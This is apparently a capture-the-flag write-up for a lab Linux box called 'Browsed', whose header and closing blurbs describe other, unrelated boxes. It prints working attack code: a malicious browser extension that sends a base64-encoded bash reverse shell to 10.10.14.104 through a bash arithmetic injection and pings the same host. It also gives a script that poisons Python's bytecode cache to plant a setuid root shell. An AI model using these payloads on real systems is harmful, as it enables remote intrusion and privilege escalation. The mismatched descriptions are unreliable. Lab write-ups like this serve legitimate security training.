



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Browsed is a medium-difficulty Linux box that features a browser extension validation service running on an nginx web server. The initial enumeration reveals a portal where users can upload browser extensions for testing. By analyzing a sample extension, I discover the internal service is running Chrome with DevTools enabled and accessible only from localhost. Through careful examination of verbose error output, I identify an internal hostname that leads to a Gitea repository containing the source code for a routine automation script. This script contains a critical vulnerability in its bash arithmetic evaluation that allows for command injection. I exploit this by crafting a malicious browser extension that performs server-side request forgery to trigger the vulnerable routine, gaining an initial shell as the larry user. For privilege escalation, I discover a Python script that can be run with sudo privileges. By exploiting Python’s bytecode caching mechanism and a world-writable cache directory, I inject a malicious compiled module that executes when the privileged script imports its dependencies, ultimately creating a setuid root shell.
I begin by scanning the target with nmap to identify open ports and running services. The scan reveals two services listening on the machine:
nmap -p- -sCV 10.129.78.44
Nmap scan report for 10.129.78.44
Host is up, received user-set (0.041s latency).
Scanned at 2026-02-10 09:01:42 WET for 10s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJW1WZr+zu8O38glENl+84Zw9+Dw/pm4IxFauRRJ+eAFkuODRBg+5J92dT0p/BZLMz1wZMjd6BLjAkB1LHDAjqQ=
|   256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICE6UoMGXZk41AvU+J2++RYnxElAD3KNSjatTdCeEa1R
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Browsed
The scan shows that SSH is available on port 22 and an nginx web server is running on port 80. The web server is a good starting point for further investigation since it represents a much larger attack surface than SSH.
Visiting the web server on port 80 presents a clean interface for a browser extension testing service. The application allows users to download sample extensions and upload their own for validation.

The page provides several sample extensions that can be downloaded. I grab one of these samples to understand the expected file structure. When I download a sample extension, I receive a zip file containing several components that make up a typical browser extension. The archive includes a manifest.json file that defines the extension’s configuration, along with JavaScript files like content.js and popup.js that provide the extension’s functionality, and styling through style.css.

The sample gives me a template to work with if I need to craft my own malicious extension later. More importantly, it helps me understand what the server expects when validating uploaded extensions.
When I attempt to upload the sample extension back to the server, something interesting happens. The server provides extremely verbose output showing the internal workings of a Chrome browser instance that’s being used to test the extension. This verbose logging reveals several pieces of valuable information about the server’s configuration and internal operations.
Among the many log entries related to Chrome initialization, database connections, and font configuration errors, two lines stand out as particularly significant:
DevTools listening on ws://127.0.0.1:40439/devtools/browser/17c173c1-468a-4c29-b6aa-324463630cbc
NetworkDelegate::NotifyBeforeURLRequest: http://browsedinternals.htb/
The first line tells me that Chrome is running with remote debugging enabled on localhost port 40439. This is only accessible from the machine itself, so I can’t directly connect to it from my attacking machine. However, it’s a clear indication that the extension testing infrastructure uses Chrome in a way that might be exploitable through carefully crafted extensions.
The second line is even more valuable - it reveals an internal hostname that Chrome is attempting to access: browsedinternals.htb. This suggests there’s an internal service that the extension validation process interacts with, possibly for tracking or logging purposes. I immediately add this hostname to my /etc/hosts file:
echo "10.129.78.44 browsed.htb browsedinternals.htb" | sudo tee -a /etc/hosts
When I navigate to http://browsedinternals.htb, I discover a Gitea instance - a lightweight Git hosting service similar to GitHub. The landing page shows a repository called MarkdownPreview owned by a user named larry.

This is exactly the kind of internal service that would typically be hidden from external access. The fact that I can see it suggests the extension upload mechanism might have server-side request forgery capabilities, or perhaps the server’s network configuration isn’t properly isolating internal services.
I explore the repository and find several interesting files. The most significant are app.py and routine.sh. Looking at app.py, I can see it’s a Flask application that serves as some kind of automation interface. The critical detail is that it executes routine.sh based on input it receives.
The routine.sh script contains the vulnerability I need to exploit. Let me examine it carefully:
#!/bin/bash

# This script performs routine maintenance tasks
# It accepts a numeric argument for different operations

if [[ "$1" -eq 0 ]]; then
    echo "Performing cleanup..."
    # cleanup logic here
fi
The vulnerability lies in how bash handles arithmetic evaluation within the double-bracket conditional test. When the script checks if the first argument equals zero using -eq, bash attempts to evaluate both operands as arithmetic expressions.
Here’s what makes this dangerous: in an arithmetic context, bash will process array subscripts and execute command substitutions before performing the comparison. If I pass the argument a[$(id)], bash interprets this as an array lookup where the index is the result of executing the id command.
The execution sequence works like this. First, bash sees the -eq operator and enters arithmetic evaluation mode. Then it encounters a[...] and recognizes this as array subscript syntax. Inside the subscript, it finds $(id) which is a command substitution. Bash executes the id command immediately to resolve what it thinks should be an array index. Only after the command has run does bash attempt to complete the array lookup and comparison - but by then, arbitrary code has already executed.
This is particularly powerful because the command execution happens before any validation or error handling. Even if the conditional test ultimately fails because the expression doesn’t make sense, the injected command has already run with whatever privileges the script has.
Now that I understand the vulnerability, I need a way to trigger it. The key insight is that the extension upload mechanism tests extensions by loading them in Chrome, and Chrome extensions have the ability to make HTTP requests to any URL. This gives me the server-side request forgery capability I need to reach the internal Flask application.
I create a malicious browser extension specifically designed to exploit this vulnerability. The extension needs three components to work properly. First, I need a manifest.json file that defines the extension and grants it permission to access all URLs:
{
  "name": "Browsed SSRF",
  "version": "1.0",
  "manifest_version": 3,
  "permissions": [],
  "host_permissions": ["<all_urls>"],
  "background": {
    "service_worker": "background.js"
  }
}
The crucial part here is the host_permissions array set to <all_urls>, which allows the extension to make requests to any domain including internal ones. The background.service_worker configuration ensures my JavaScript code runs as soon as the extension loads.
Next, I create the background.js file that contains the actual exploit logic:
const TARGET = "http://127.0.0.1:5000/routines/";
const EXFIL = "http://10.10.14.104:80";

// bash -i >& /dev/tcp/10.10.14.104/9002 0>&1
const b64 = "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xMDQvOTAwMiAwPiYx";

// Bash arithmetic injection: a[$(echo BASE64|base64 -d|bash)]
const exploit = "a[$(echo " + b64 + "|base64 -d|bash)]";

async function run() {
  // Let exfil know we're trying
  try {
    await fetch(`${EXFIL}/rce-attempt?d=${encodeURIComponent(exploit)}`, { mode: "no-cors" });
  } catch(e) {}

  // Fire the exploit
  try {
    await fetch(TARGET + encodeURIComponent(exploit), { mode: "no-cors" });
  } catch(e) {}

  // Try again without encodeURIComponent in case it needs raw
  try {
    await fetch(TARGET + exploit, { mode: "no-cors" });
  } catch(e) {}

  try {
    await fetch(`${EXFIL}/rce-sent`, { mode: "no-cors" });
  } catch(e) {}
}

chrome.runtime.onInstalled.addListener(() => { run(); });
run()
The exploit works by encoding a reverse shell command as base64, then wrapping it in the bash arithmetic injection payload. When Chrome loads this extension during validation, it immediately makes a request to the internal Flask application at http://127.0.0.1:5000/routines/, passing the malicious payload as part of the URL path. The Flask app hands this to routine.sh, which attempts to evaluate it as arithmetic and ends up executing my reverse shell command.
I also include some exfiltration requests to my own server so I can confirm when the exploit fires, even if something goes wrong with the reverse shell connection. The mode: "no-cors" setting on the fetch requests allows the extension to make cross-origin requests without triggering CORS preflight checks that might fail.
I package everything into a zip file:
zip -r extension.zip manifest.json background.js
Before uploading, I start a listener on my attacking machine to catch the reverse shell:
nc -lvnp 9002
When I upload the extension to the validation portal, Chrome loads it and my JavaScript runs, triggering the entire exploit chain. After a brief moment, I receive a connection:
listening on [any] 9002 ...
connect to [10.10.14.104] from (UNKNOWN) [10.129.78.44] 58072
bash: cannot set terminal process group (1458): Inappropriate ioctl for device
bash: no job control in this shell
larry@browsed:~/markdownPreview$
I now have a shell as the larry user, which I will upgrade to a penelope shell.
Now that I have access as larry, I need to find a path to root privileges. My first step is to check what sudo permissions this user has:
larry@browsed:~/markdownPreview$ sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User larry may run the following commands on browsed:
    (root) NOPASSWD: /opt/extensiontool/extension_tool.py
The output reveals that larry can execute /opt/extensiontool/extension_tool.py as root without needing a password. This is promising because any vulnerability in this script could lead to root access. Let me examine what this script does.
The script at /opt/extensiontool/extension_tool.py is a utility for managing browser extensions. It provides functionality for validating extension manifests, bumping version numbers, and packaging extensions into zip archives:
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files
import zipfile

EXTENSION_DIR = '/opt/extensiontool/extensions/'

def bump_version(data, path, level='patch'):
    version = data["version"]
    major, minor, patch = map(int, version.split('.'))
    if level == 'major':
        major += 1
        minor = patch = 0
    elif level == 'minor':
        minor += 1
        patch = 0
    else:
        patch += 1

    new_version = f"{major}.{minor}.{patch}"
    data["version"] = new_version

    with open(path, 'w', encoding='utf-8') as f:
        json.dump(data, f, indent=2)

    print(f"[+] Version bumped to {new_version}")
    return new_version

def package_extension(source_dir, output_file):
    temp_dir = '/opt/extensiontool/temp'
    if not os.path.exists(temp_dir):
        os.mkdir(temp_dir)
    output_file = os.path.basename(output_file)
    with zipfile.ZipFile(os.path.join(temp_dir,output_file), 'w', zipfile.ZIP_DEFLATED) as zipf:
        for foldername, subfolders, filenames in os.walk(source_dir):
            for filename in filenames:
                filepath = os.path.join(foldername, filename)
                arcname = os.path.relpath(filepath, source_dir)
                zipf.write(filepath, arcname)
    print(f"[+] Extension packaged as {temp_dir}/{output_file}")

def main():
    parser = ArgumentParser(description="Validate, bump version, and package a browser extension.")
    parser.add_argument('--ext', type=str, default='.', help='Which extension to load')
    parser.add_argument('--bump', choices=['major', 'minor', 'patch'], help='Version bump type')
    parser.add_argument('--zip', type=str, nargs='?', const='extension.zip', help='Output zip file name')
    parser.add_argument('--clean', action='store_true', help="Clean up temporary files after packaging")

    args = parser.parse_args()

    if args.clean:
        clean_temp_files(args.clean)

    args.ext = os.path.basename(args.ext)
    if not (args.ext in os.listdir(EXTENSION_DIR)):
        print(f"[X] Use one of the following extensions : {os.listdir(EXTENSION_DIR)}")
        exit(1)

    extension_path = os.path.join(EXTENSION_DIR, args.ext)
    manifest_path = os.path.join(extension_path, 'manifest.json')

    manifest_data = validate_manifest(manifest_path)

    if (args.bump):
        bump_version(manifest_data, manifest_path, args.bump)
    else:
        print('[-] Skipping version bumping')

    if (args.zip):
        package_extension(extension_path, args.zip)
    else:
        print('[-] Skipping packaging')

if __name__ == '__main__':
    main()
The script imports two functions from a module called extension_utils: validate_manifest and clean_temp_files. This is where the vulnerability lies. When Python imports a module, it first checks if a compiled bytecode version exists in the __pycache__ directory. If it finds a .pyc file there that matches the source file’s size and modification time, Python will execute that cached bytecode instead of recompiling the source.
The key to exploiting this lies in understanding how Python’s import caching mechanism validates cached bytecode files. When Python needs to import a module, it follows a specific process. First, it looks in the __pycache__ directory for a compiled version with a .pyc extension. If it finds one, it checks whether that cached file is still valid by comparing the source file’s size and modification timestamp stored in the .pyc file’s header against the actual source file on disk. If they match, Python trusts the cached bytecode and executes it directly without checking the actual source code.
This creates an opportunity for exploitation if I can write to the cache directory. Let me check the permissions:
larry@browsed:/opt/extensiontool$ ls -la
total 24
drwxr-xr-x 4 root root 4096 Mar 23  2025 .
drwxr-xr-x 3 root root 4096 Mar 23  2025 ..
drwxrwxrwx 2 root root 4096 Feb 10 09:45 __pycache__
-rw-r--r-- 1 root root 2156 Mar 23  2025 extension_tool.py
-rw-rw-r-- 1 root root 1245 Mar 23  2025 extension_utils.py
drwxr-xr-x 3 root root 4096 Mar 23  2025 extensions
drwxr-xr-x 2 root root 4096 Mar 23  2025 temp
The __pycache__ directory has world-writable permissions (drwxrwxrwx). This is a critical misconfiguration that allows me to inject malicious bytecode. The extension_utils.py file has a size of 1245 bytes and a specific modification timestamp. I need to create a malicious version that exactly matches these properties.
I’ll create a poisoned version of extension_utils that executes my payload while still providing the functions the main script expects. This prevents the script from crashing and alerting anyone to the compromise:
import os

# The Payload: This executes the moment 'import extension_utils' is called
def run_payload():
    os.system("cp /bin/bash /tmp/rootbash")
    os.system("chmod +s /tmp/rootbash")

run_payload()

# Required functions to prevent the main script from crashing
def validate_manifest(path):
    return {"version": "1.1.1"}

def clean_temp_files(arg):
    pass

# PADDING BLOCK BELOW
The payload creates a copy of /bin/bash in /tmp and sets the setuid bit on it. When the main script runs with root privileges via sudo, my malicious module gets imported and executes this code as root, creating a privileged shell that I can access later.
However, simply placing this file in the cache won’t work because Python will check if it matches the original source file’s properties. I need a second script to handle the disguise:
import os
import py_compile
import shutil

TARGET = "/opt/extensiontool/extension_utils.py"
MY_SRC = "/tmp/pwn.py"
TARGET_SIZE = 1245

# 1. Get original metadata
stat_info = os.stat(TARGET)
target_mtime = stat_info.st_mtime
target_atime = stat_info.st_atime

# 2. Pad the file to exactly 1245 bytes
current_size = os.path.getsize(MY_SRC)
padding_needed = TARGET_SIZE - current_size - 1 # -1 for the newline

if padding_needed < 0:
    print("Error: Your payload is already bigger than 1245 bytes!")
    exit()

with open(MY_SRC, "a") as f:
    f.write("\n#" + "A" * (padding_needed - 1))

print(f"[+] Padded file to {os.path.getsize(MY_SRC)} bytes")

# 3. Sync Timestamps
os.utime(MY_SRC, (target_atime, target_mtime))
print("[+] Timestamps synced")

# 4. Compile to Bytecode
py_compile.compile(MY_SRC, cfile="/tmp/pawned.pyc")

# 5. Inject into the world-writable cache
cache_dest = "/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc"
shutil.copy("/tmp/pawned.pyc", cache_dest)

print(f"[+] Poisoned .pyc injected into {cache_dest}")
This script performs several critical steps to create a perfect forgery. First, it reads the original file’s metadata to get its exact size and timestamps. Then it adds padding comments to my malicious code until it reaches exactly 1245 bytes. After that, it sets the modification time on my file to match the original. Finally, it compiles my padded, time-synced file to bytecode and copies it into the writable cache directory.
The result is a bytecode file that has all the correct metadata baked into its header. When Python checks if the cached file is valid, it will see that the recorded size and timestamp match the actual source file perfectly, and it will trust and execute my malicious bytecode.
I transfer both scripts to the target machine and execute them:
larry@browsed:/tmp$ nano pwn.py
larry@browsed:/tmp$ nano padding.py
larry@browsed:/tmp$ python3 padding.py
[+] Padded file to 1245 bytes
[+] Timestamps synced
[+] Poisoned .pyc injected into /opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc
Now I can verify that the file sizes match:
larry@browsed:/tmp$ ls -l /opt/extensiontool/extension_utils.py
-rw-rw-r-- 1 root root 1245 Mar 23  2025 /opt/extensiontool/extension_utils.py
larry@browsed:/tmp$ ls -l /tmp/pwn.py
-rw-r--r-- 1 larry larry 1245 Mar 23  2025 /tmp/pwn.py
The timestamps also match because my padding script synchronized them. Now I trigger the exploit by running the privileged script:
larry@browsed:/tmp$ sudo /opt/extensiontool/extension_tool.py --ext Fontify
[-] Skipping version bumping
[-] Skipping packaging
The script appears to run normally, which is exactly what I want. Behind the scenes, when it executed import extension_utils, Python loaded my poisoned bytecode from the cache and ran my payload as root. I can now verify that the setuid bash binary was created:
larry@browsed:/tmp$ ls -la /tmp/rootbash
-rwsr-sr-x 1 root root 1396520 Feb 10 09:52 /tmp/rootbash
The s in the permissions means the setuid bit is set. When I execute this binary with the -p flag to preserve privileges, I get a root shell:
larry@browsed:/tmp$ /tmp/rootbash -p
rootbash-5.2# id
uid=1000(larry) gid=1000(larry) euid=0(root) egid=0(root) groups=0(root),1000(larry)
rootbash-5.2# cat /root/root.txt
{hidden}
The effective user ID is now zero, which means I have full root privileges on the system.
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.